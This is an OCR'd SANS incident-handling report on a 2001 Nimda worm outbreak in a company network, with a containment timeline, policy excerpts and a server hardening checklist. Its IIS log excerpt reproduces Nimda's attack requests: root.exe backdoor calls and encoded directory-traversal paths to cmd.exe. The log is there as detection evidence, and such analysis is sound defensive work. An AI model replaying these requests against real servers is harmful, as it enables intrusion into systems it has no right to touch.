
Looping to the left we see Nimda using the backdoor "Root.exe" planted there by Code Red II. Someone overlooked this server when other IIS Servers on our network were cleaned.

Looping up and to the right we see another attack on an IIS Server. This machine labeled "Out Law" is an unauthorized installation on an NT workstation and running vulnerable IIS software. Nimda uses one of the IIS exploits explained above in the Attack section to infect this new host. See the section entitled "Server Certification" for more on this issue

Now Nimda will wreak havoc sending floods of email messages, scanning for more "root.exe" back doors on vulnerable IIS servers, and workstations. Some one is bound to double click on the attachment even if they are not running a vulnerable IE. It will ultimately spread to hundreds of machines on our network, before the week of September 18, 2001 is complete.

© SANS Institute 2000 - 2005 Author retains full rights.

Diagram of Nimda Spread inside the Network



© SANS Institute 2000 - 2005 Author retains full rights.

PART III THE INCIDENT HANDLING PROCESS

- ## Preparation

My company has instituted a vast array of security measures and purchased copious amounts of hardware and software, in an attempt to cope with Information Technology threats. This attack was very damaging to my company's computing landscape. The incident handling process and miscellaneous costs associated with the cleanup were massive. Continuous discussion and effective action toward improvement is necessary to mitigate damage caused by this type of attack, in the future. The malicious code writers are constantly changing their angle of attack; consequently we must remain vigilant and implement security changes proactively. We thought we were fairly well prepared for the Nimda worm. Most mission critical servers were upgraded or patched in a timely manner and in accordance with the manufacturer's security bulletins well in advance of the worm's arrival. This process continues and some of the preparations are shown below.

Security Awareness and Education

User awareness is an issue that I practice. The Company only pays lip service to this important security function. Yet they will give away the occasional coffee cup with the words "protect your password" painted on the side of the cup. In my opinion a coffee cup is not enough to promote user awareness of computer security issues.

I tell user in groups and individuals when ever given the chance not to open email attachments you are not expecting, be aware of the possibility of social engineering being used against you. Keep you workstation locked by getting in the habit of typing cont, alt, Del and enter on a windows machine before you get up from your chair, and locking a UNIX session. Also many others tips and tricks.

Please find below an excerpt from the company policy regarding the responsibilities of the Computer Security Administration.

Company Policy
Develop and implement a computer security awareness program.
Disseminate Company computer security information.
Test and evaluate computer security hardware and software.
Review systems and applications logs for computer use violations as needed.
Perform Computer Center security reviews, risk analyses and penetration attempts to determine the effectiveness of physical and logical access controls.
Investigate cases of computer misuse, Internet violation, e-mail misuse/abuse, information disclosure and violations of computer security policies.
Coordinate general Company computer security activities and meetings.

Physical Security

At each of the computer and communications buildings, physical security is provided by armed guards. Card readers are employed to operate secure turnstiles at each of these restricted access

© SANS Institute 2000 - 2005 Author retains full rights.

areas to handle pedestrian traffic. Specially designated company vehicles are restricted by barrier and are allowed in by the security guard after inspection. These areas are restricted to access by authorized employees only. Each computing center is governed by standard disaster recovery policy and each has uninterruptible power supplies.

Operating Systems

Removal of unnecessary services was accomplished on UNIX servers, UNIX workstations, Window servers, Windows Workstations, on Firewalls and other applications to the extent policy allows.

Patches

As soon as the new patch security is available, a process is put into motion where by a development team installs the patch on a "test box" in a laboratory like environment. This lab is set up to resemble as closely as possible the environment that the system will be running in. Urgency is sometimes a factor as it maybe important to install these patches as soon as possible due to the risk associated with a new vulnerability. In these urgent cases the patch is applied prior to testing. Testing is accomplished afterwards and if any compatibility issue arise a work around is found. Once the new patch is released from this internal process all system administrators of the affected OS are notified and instructed to install the patch without delay.

Incident Response Team / Jump Kit

At the time of the attack the jump kit consisted of an out of date telephone call out list. The tools that proved to be useful were the IDS and a Cyber Cob scanner. Also the Company has a Network Control Center that provided considerable help with disconnecting segments of the network to help in the containment of the worm. It is regrettable but a formal incident response team did not exist prior to the invasion by Nimda. The response team was put together on an add hock basis from the Access Control Group and volunteers available. This period of time was an official Company holiday, consequently employees to work the incident were scarce. Since that time a team is beginning to form. When I complete this certification I expect to provide considerable input to the development of this team.

ANTI-VIRUS POLICY, August 2000

The following excerpt is from my Company's antivirus policy. It should be noted here that a Computer Security Liaison (CSL) is a person trusted by the company and appointed to enforce policy and accomplish tasks such reset passwords and unlock usernames. The CSL may also be responsible for assigning users to "rolls" in the SAP R/3 landscape. CSA stands for the Computer Security Administration which is the Industrial Security entity responsible for writing and publishing policy.

Company information resources, including data, applications, systems, hardware, network, and software, are valuable assets. These assets are at risk from potential threats such as employee error, destructive/fraudulent code and intentional insertion of viruses. Such events could result in damage or loss of Company information resources, loss of data accuracy or integrity, or interruption of normal data processing.

OBJECTIVE

To reduce risks to Company electronic information resources through the adoption of preventive

© SANS Institute 2000 - 2005 Author retains full rights.

measures and controls designed to detect/prevent any error or irregularities (e.g. virus attacks).

POLICY

It is the responsibility of user management and their Computer Security Liaison (CSL) / LAN Administrator to ensure that standard anti-virus software is installed and updated on all department microcomputers and LAN servers. It is also the responsibility of each user to use due caution to prevent the invasion of viruses into Company workstations and the possible further destruction of other systems by sharing external information with other users. Every external diskette and/or file should be scanned with a virus detection program prior to its use. The Company reserves the right to analyze all users/contractors software that is brought into the Company against diagnostic "checker" programs to determine if the software contains any viruses and/or bugs and to prohibit use of any software on any computer equipment. This policy applies to all electronic information generated, transmitted, and stored using Company computer and communication resources.

STANDARDS

Electronic processing and transmission of Company information must be carried out in such a manner that the Company's business interests are protected and safeguarded. Anti-virus software will be updated centrally and automatically using the Company-standard delivery agent on all workstations. Any exceptions must be documented to, and approved by CSA.

• Identification

September 18th, 2001 – An email message containing a warning about a new worm called Nimda was sent out on the September 18th by Internet Security Systems (ISS) at 17:37 EDT hours from Atlanta Georgia USA. This time corresponds to September 19th at 01:37 AM in Saudi. Of course we did not see the message until later when we came to work at 07:00 AM on Wednesday morning. The warning message was worded with little urgency. The message led us to believe this new worm was just another variant of "Code Red II". The news of a new worm named Nimda did not set off any bells in anyone's mind. We had dealt with "Code Red II", done the recommended clean up using Microsoft's clean up tool. We thought that we were protected as our virus scan engines on servers and workstations were updated and the McAfee WebShield virus detection signatures were also up to date. However as we were going to find out this was not a recurrence of "Code Red II" this was Nimda. Soon after this time we recognized we had an infestation by NIMDA, and started calling it by name.

Company Incident Reporting Policy

Please note that the following two lines are the only mention of the word "banner" in the policy.

Warning message (login banner) **should** be the first message received when login is initiated.
The login banner **should** display as little information about the owner, purpose, location, type or content of the system as possible.

The following is an excerpt from my Company's policy on virus incident handling.

DEALING WITH VIRUS INCIDENTS
Primary response to a reported virus incident is handled by the CSL/LA who carries out the following procedure:

© SANS Institute 2000 - 2005 Author retains full rights.

1. Leave the computer as it is and isolate it from the network. (Disconnect the network cable)
2. Make the users in your area aware that a virus has been detected.
3. Call the IT Help Desk to inform about the incident and to raise a trouble ticket.
4. Use the appropriate anti-virus software to confirm the infection.
5. If confirmed, use the software to remove the virus from the workstation memory and hard disk.
Instruct the user to virus-check his diskettes and remove any viruses found.
6. Once the virus has been removed, reconnect the workstation to the network.
7. Complete the virus incident form and send it to the Computer Center informing us that the virus has been removed.
8. If the virus cannot be removed, inform the Access Control Group for appropriate remedy.
9. Users are responsible for ensuring that they don't introduce a computer virus into the corporate network.
10. If you receive any infected e-mail message or attachment, do the following:
• Do NOT open it.
• Delete it and make sure to empty your "Deleted Items" Folder.
• Do NOT forward it to any other person.

IIS Log Output

Please find an IIS Log file excerpt taken from a Practical submitted by Darrell Keller, see endnote for a link to SANS page containing same.[45] This log was produced from an IIS server that was protected by up to date patches. This server was not compromised nor was it infected, yet it was kept busy denying access attempts. This type of log file output can be used to identify an attack in progress and as evidence of an attack.

```
#Fields: date time c-ip cs-username s-ip s-port cs-method cs-uri-stem cs-uri-query sc-status cs(User-Agent)
2001-09-18 07:11:45 172.16.77.139 - 172.16.118.250 80 GET / - 401 Mozilla/4.0+(compatible;+MSIE+5.01;+Windows+NT+5.0)
2001-09-18 07:12:42 172.16.96.187 - 172.16.118.250 80 GET / - 401 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+4.0)
2001-09-18 07:12:51 172.16.96.187 username 172.16.118.250 80 GET / - 401 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+4.0)
2001-09-18 07:13:06 172.16.96.187 username 172.16.118.250 80 GET / - 401 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+4.0)
2001-09-18 07:13:19 10.25.143.251 - 172.16.118.250 80 GET / - 401 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
2001-09-18 07:13:40 172.16.155.248 - 172.16.118.250 80 GET / - 401 Mozilla/4.77+[en]+(WinNT;+U)
2001-09-18 07:13:45 172.16.155.248 username 172.16.118.250 80 GET / - 401 Mozilla/4.77+[en]+(WinNT;+U)
2001-09-18 07:14:00 172.16.157.86 - 172.16.118.250 80 GET / - 401 Mozilla/4.0+(compatible;+MSIE+5.01;+Windows+NT+5.0)
2001-09-18 07:14:05 172.16.157.86 username 172.16.118.250 80 GET / - 401 Mozilla/4.0+(compatible;+MSIE+5.01;+Windows+NT+5.0)
2001-09-18 07:14:09 172.16.157.86 username 172.16.118.250 80 GET / - 401 Mozilla/4.0+(compatible;+MSIE+5.01;+Windows+NT+5.0)
2001-09-18 07:14:13 172.16.157.86 username 172.16.118.250 80 GET / - 401 Mozilla/4.0+(compatible;+MSIE+5.01;+Windows+NT+5.0)
2001-09-18 07:14:24 192.168.45.3 - 172.16.118.250 80 GET /scripts/root.exe?/c+dir
2001-09-18 07:14:24 192.168.45.3 - 172.16.118.250 80 GET /MSADC/root.exe?c+dir
2001-09-18 07:14:24 192.168.45.3 - 172.16.118.250 80 GET /c/winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:24 192.168.45.3 - 172.16.118.250 80 GET /d/winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:24 192.168.45.3 - 172.16.118.250 80 GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:24 192.168.45.3 - 172.16.118.250 80 GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:24 192.168.45.3 - 172.16.118.250 80 GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:24 192.168.45.3 - 172.16.118.250 80 GET
/msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:25 192.168.45.3 - 172.16.118.250 80 GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:25 192.168.45.3 - 172.16.118.250 80 GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:25 192.168.45.3 - 172.16.118.250 80 GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:25 192.168.45.3 - 172.16.118.250 80 GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:25 192.168.45.3 - 172.16.118.250 80 GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:25 192.168.45.3 - 172.16.118.250 80 GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:25 192.168.45.3 - 172.16.118.250 80 GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:26 192.168.45.3 - 172.16.118.250 80 GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:43 10.10.72.13 - 172.16.118.250 80 GET /scripts/root.exe?/c+dir
2001-09-18 07:14:43 10.10.72.13 - 172.16.118.250 80 GET /MSADC/root.exe?c+dir
2001-09-18 07:14:44 10.10.72.13 - 172.16.118.250 80 GET /c/winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:44 10.10.72.13 - 172.16.118.250 80 GET /d/winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:44 10.10.72.13 - 172.16.118.250 80 GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:44 10.10.72.13 - 172.16.118.250 80 GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
```

© SANS Institute 2000 - 2005 Author retains full rights.

2001-09-18 07:14:44 10.10.72.13 - 172.16.118.250 80 GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:44 10.10.72.13 - 172.16.118.250 80 GET
/msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:44 10.10.72.13 - 172.16.118.250 80 GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:44 10.10.72.13 - 172.16.118.250 80 GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:44 10.10.72.13 - 172.16.118.250 80 GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:45 10.10.72.13 - 172.16.118.250 80 GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:45 10.10.72.13 - 172.16.118.250 80 GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:45 10.10.72.13 - 172.16.118.250 80 GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:45 10.10.72.13 - 172.16.118.250 80 GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir
2001-09-18 07:14:45 10.10.72.13 - 172.16.118.250 80 GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir

© SANS Institute 2000 - 2005, Author retains full rights.

THE NIMDA BATTLE REPORT

In the following reconstruction “we” refers the Incident Handling Team as it existed at that time, and “our” refers to the Company or to Company resources.

With the benefit of 20/20 hindsight it is obvious that all of the preparations resulted in the whole of my Company and the IT security team to be too confident that the network was safe from attack. However good intentioned preparations combined with lots of equipment and software does not make for effective safeguards. Everyone was relaxed when Nimda hit, we thought we had it covered. But as you will see in the following paragraphs that administrative controls, policy and the procedure were not synchronized to provide for proper checks and balances. There were some good lessons learned, and perhaps we will be better prepared next time a "Worm with Connections" comes along.

To provide some perspective on the time differential, Nimda hit here on September19, 2001 a Wednesday late in the afternoon. Wednesday is the last regular workday in a work week that starts on Saturday. The user population in September was approximately 30,000 of which approximately 18,000 users are logged on during peak periods. On this Wednesday afternoon most employees were preparing to go home, as the company was going to be on holiday for the next four days. Time of day difference between Eastern Daylight Time (EDT) and Dhahran, Saudi Arabia is plus eight hours.
"EDT is GMT -5, and Dhahran is GMT +3 during the "daylight saving" period of April 01, 2001 to October 28, 2001. [46]"

• Containment

Summary
September 19th at 15:00 hours - Our ISS - IDS reported a large amount of port 80 scanning traffic. As a precaution Internet and email traffic through the firewall, was shut down by blocking outbound traffic through port 80 and port 25. This stopped the outbound scanning of the Internet and stopped the email traffic outbound as well. As you know good neighbor policy dictates to shut down your connection to the Internet in an effort to limit infection to others in the outside world.

Soon after outbound ports 80 & 25 were shutdown our IDS system showed considerable scanning activity on port 80 internally. We decided to suspend the daily backup routing scheduled for 16: 30 hours daily. The IDS indicated numerous IP address(s) inside our network. At this point we realized the massive scope of the infection and it was spreading fast. A preliminary estimate showed as many as 30 IIS servers were infected, and doing the Nimda ARP flooding routine.
It took too long to find these IIS servers. We knew where the production servers were, and we could match up the IP address reported by the IDS with them. But there were many undocumented IP addresses within our network being reported by the IDS. We started to call these machines "outlaw" or "Rogue" servers. Network segments were isolated, by our Network Control people by switching off connectivity for the segment where a rogue server was located.

© SANS Institute 2000 - 2005 Author retains full rights.

When the network segment was switch off, an immediate reduction in scanning activity could be seen on the IDS. One by one these machines were located and the power physically switched off. Some were production servers running IIS that were found to have "root.exe" on them.

- First the whole of the internal network was removed from connection to the Internet.
- Then a process of disconnecting segment by segment was begun.
- LAN administrators were called in to work.
- Information Technology division heads were called, and asked to provide coverage personnel for this incident.
- Non-critical systems were disconnected or switched off.
- Lists of IIS servers were tallied for, decommissioning and or reformat reinstall.
- The isolation process too about 3 ¾ hours, segment by segment.

Containment Minute by Minute

- September 19th 15:15 - The system administrator for Solaris Internet Mail Server (SIMS) called and reported receiving a flood of email with an attachment named "readme.exe". We told him about the warning we had received about Nimda. He said that he had read a similar warning but thought nothing of it, until now.

- At this point all kind of alarms started to go off. Users that were logged on to Outlook were flooded with Nimda email messages. I was one of those users that received a flood of Nimda messages. Luckily my IE was patched and I run Windows 2000, patched by my own initiative.

- September 19th at 15:34 - The administrator of the SIMS email system called again and said that the flood of email was getting worse. He had observed that the sender's address field on a sample of the email looked to be coming from within our organization. He wanted to obtain permission quarantine all email, stop delivery, and to disconnect the server from the Company Intranet.

- September 19th at 15:46 - A call was placed to the Superintendent of the division having responsibility for the SIMS email servers. No one was answering at the office as it was "going home" time of day. We looked up his mobile telephone number on the emergency call out list and placed the call, he answered. He stated he wanted us to stand by and do nothing until he could contact the Manager.

- September 19th at 15:55 – Started calling the system administrators and asked them to stand by incase they were needed to help with this attack. Most of them had left work. We started compiling a list of home and mobile telephone numbers, so we could call them in to work, when and if we obtained permission. A lesson in maintaining current emergency call-out telephone lists was learned here because the lists were out of date.

- September 19th at 16:15 - The Department Manager called and said he had talked to the Superintendent, and asked us for an update of the situation. We told him that the SIMS server was filling up fast with messages and that the Superintendent had requested permission to shut it down. The Manager agreed but requested us to wait and do nothing.

© SANS Institute 2000 - 2005 Author retains full rights.

He wanted to call for further agreement from the General Manger.

- September 19th at 16:20 hours we got a call from the manager saying the GM had given his consent to shut down the email server. A lesson was learned here concerning the authority needed to shut down the email system in an emergency. See lessons learned below.

- September 19th at 16:25 hours the exchange server was taken off line. This was a practical step as the majority of users were not at work due to the fact that it was after normal working hours, and September 20, 21, 22, 23 were company holidays.

- September 19th at 16:39 hours - We stayed at work. A suggestion was made to visit the virus vendor's web site to see if they had an update available, since the exchange server was filling up the possibility existed that we could miss an email from our virus vendor notifying us of the necessary ".dat" file. To do this we opened port 80 outbound through the firewall for just enough time to take a look at McAfee, then we shut it again. Nothing was available.

- September 19th at 17:05 hours – We obtained a copy of the IDS scanning activity, and went to work with Network Control to isolate the IP addresses of the infected servers. It was decided due the large number of infected servers, that we needed more people to come in to work to hunt down these servers, as they were on several different network segments and in several geographical areas.

- September 19th at 17:05 – Called the Manager back, and asked him for permission to call in as many system and LAN administrators as we might need. He said OK.

- September 19th at 17:20 – Started calling the system administrators that had stayed at work, and asked them to go around a shut down all workstations that they found powered on. We figured that it was best to shut down and wait for the virus vendor's detection and cleaning file. In those cases where we had no body working we asked Network Control to shut down the network segment where the infected machines was located. This would also help contain the spread of the worm.

- September 19th at 18:30 – The IDS monitoring team reported the network was quiet.

- September 19th at 18:45 – We had contained the spread and isolated as much as possible. We instructed the system administrators at work to stand down until 8:00 AM the next day. We started to contact the absent administrators and requested them to call their team members and report to work in the morning to begin a massive clean up.

- Thursday September 20th at 08:30 – Checked the IDS and found two production IIS servers showing signs of Nimda infection.

- September 20th at 08:40 – Called the Superintendent of the network segment and requested the he power down these two infected IIS servers.

- September 20th at 08:55 – Received a call confirming that the servers in question had been

© SANS Institute 2000 - 2005 Author retains full rights.

powered down. A very long five hours went by before the virus vendor posted the ".dat" file on his web site. We used this time to catch our breath and write up some notes to be used for the inevitable report to management.

• Eradication

Eradication was accomplished by sending numerous LAN administrators and their helpers out to run the stand-alone virus detection and cleaning software provided by McAfee. This was done on every IIS server and workstation they could get into, locally or remotely. This had an added benefit of forcing the LAN administrators to create an inventory of accessible and inaccessible machines. The inaccessible ones had their power turned off, and a note was made to find the user on the next working day. Administrative control of these machines would have to wait until the user came back to work. In some cases the user had deleted the Administrator account and that rendered the machine inaccessible, without the use of a reinstall. Consequently it was decided to wait for the user instead of running the risk of destroying their data.

Defense improvement continues, and I suspect it will be a continuing process. However some of the suggestions made in the lessons learned section may be adopted and modified to better fit into the overall Company security posture.

- September 20, 14:00 hours - Received an email from Network Associates, McAfee announcing the availability a new detection-cleaner program and ".dat" file for Nimda had been posted on their web site. *"Halleluiah" !!!*

- September 20, 14:10 hours – Copies of the "stand alone scanner" were made on a CD ROM burner and distributed to key network helpers by the system administrators. They were instructed to make more copies and hand out as many as necessary to get the job done.

- September 20, 15:30 hours - We worked directly with the Network Control people to switch on segment by segment allowing time between each to listen to the IDS for Nimda activity.

- September 20, 16:30 hours - No Nimda activity detected. All employees working on the Nimda incident were told to continue working. We all worked in shifts of eight hours, until all servers and workstations were disinfected and virus updates applied.

Next Day


- Friday September 21, 07:10 hours - Checked my email inbox, it was full of Nimda carrying messages. We checked with the IDS to see what activity took place overnight. We found several more servers had just now 07:11 AM started scanning like crazy. During the period of 16:30 yesterday until 07:10 on Friday there had been no more servers to show up in the IDS logs. We deduced this was due to the fact that no one had turned off these servers, nor had they been cleaned in these remote areas of the company. Because the segments were switched off the IDS could not see the scanning activity of

© SANS Institute 2000 - 2005 Author retains full rights.

these servers. These network segments were turned on again at 07:10 AM. We asked the Network Control people to switch off the segment once again. It became clear that some kind of coordination and implementation of a consistent procedure was necessary.

- September 21, 07:30 hours - From early morning the pattern of identifying infected IIS servers, disinfecting and monitoring repeated itself. One of our team members suggested that he could write a script to centrally run the disinfection routine, provided by McAfee.

- September 21, 08:30 hours - A meeting was called, all network control and response team members assembled at 09:00 in Building 840. The meeting results and the cleanup process are explained in the next section below.



Management Involvement

- Access Control & Disaster Recover Group
- Local Area Network Administrators
- Division Head Administrators, Superintendents
- Senior Management
- Corporate Computer Security
- Application Software Engineers

© SANS Institute 2000 - 2005 Author retains full rights.

• Recovery

A meeting to discuss a systematic approach to the Nimda recovery provided the following action items. Basically a way had to be found to run the scanner and cleaner remotely.

- Established control over the SIMS and Exchange email Servers.
- Established control over the production Internet Web servers.
- Identify "rogue" IIS servers, establish control and block IP address from LAN authentication. Disallow "rogue" servers to return to the network until they met a minimum set of criteria to be called "Certification".
- Scan all servers and workstations using the stand alone virus scanner provided by McAfee.
    - Windows has a stand alone scanner.
    - UNIX/Solaris has a stand alone scanner.

- Scan all workstations using network cleaning script for specific areas where we have no LAN administrators on duty. Network Cleaning Script will;
    - Install IE-6 Upgrade
    - Install and run McAfee Nimda cleaner.
    - Install McAfee ".dat" file.
- Sent out an email message to all users;
    - Advise users how to determine if they have the latest update from McAfee.
    - Instruct users to logon to the Company Intranet
    - A one button applet was posted on the Disaster Recovery site to do the following:
        - Install the upgraded McAfee antivirus engine.
        - Install the updated, McAfee ".dat" file
        - Install Microsoft Internet Explorer -6 upgrades.

Server Certification

The following message was issued to all owners of unauthorized servers.

These are the minimum tasks required before a server will be certified. This certification will be imposed on all IIS WEB servers corporate wide to ensure compliance with this directive. Servers not meeting All requirements will not be brought back online. This is being done to protect against viruses outbreaks in the future. IT will monitor these requirements and specifications on a continuing basis for compliance".

Windows IIS WEB Server Certification Procedure

Please make sure you shutdown all applications before implementing the fixes

1. Disable TFTP Port 69. Edit the file "services" located at WINNT\system32\drivers\etc\services. You need to comment out the line containing TFTP Services by adding the "#" sign in front of the line e.g.

© SANS Institute 2000 - 2005 Author retains full rights.

bootps	67/udp	dhcps	Bootstrap Protocol Server
bootpc	68/udp	dhcpc	Bootstrap Protocol Client
#tftp	**69/udp**		**Trivial File Transfer Protocol**
gopher	70/tcp		
finger	79/tcp		

When you have completed the above change, **save the file and Reboot Server.**

2. Stop the IIS Services. At a command prompt or through the Run command type "net stop w3svc". You will get an acknowledgment that the IIS Service (W3SVC) has stopped.
3. Scan and Clean NIMDA virus. This tool will scan your system for NIMDA virus and clean/delete infected files. The tool is available at: http://acdrgweb.xxxxxx.com.sa/nimda/nimdaclean.exe
4. You will need to search for the following two files (mmc.exe and riched20.dll) normally located at "Winnt\System32\". If they DON'T exist place the two files under "Winnt\System32\" The uninfected versions are available here: MMC.exe RICHED20.dll
5. Update to the latest McAfee NetSheild and NetSheild Service Pack. The latest McAfee Net-Shield version is available http://acdrgweb.xxxxxxx.com.sa/tools/ns2ki45L.exe Select download and execute from the server.
6. Update MacAfee antivirus DAT files to the latest version Run Sdat4162.exe or go to this link http://acdrgweb.xxxxxxxxcom.sa/nimdafix/sdat4162.exe and Select "RUN"
7. Ensure that the MacAfee antivirus program is configured to check for all files.
8. Add the global Group **EASTERN\Domain Administrators** to the local Admin Group on the server.
9. From the run command type "Usrmgr" or use Computer Management to manage the server. Select the Global group "Administrators" from the eastern domain and add the group to the local Administrators group.
10. Note: Access to "EASTERN\Administrators" is restricted to only CCSysD/WP&ACG and closely audited.
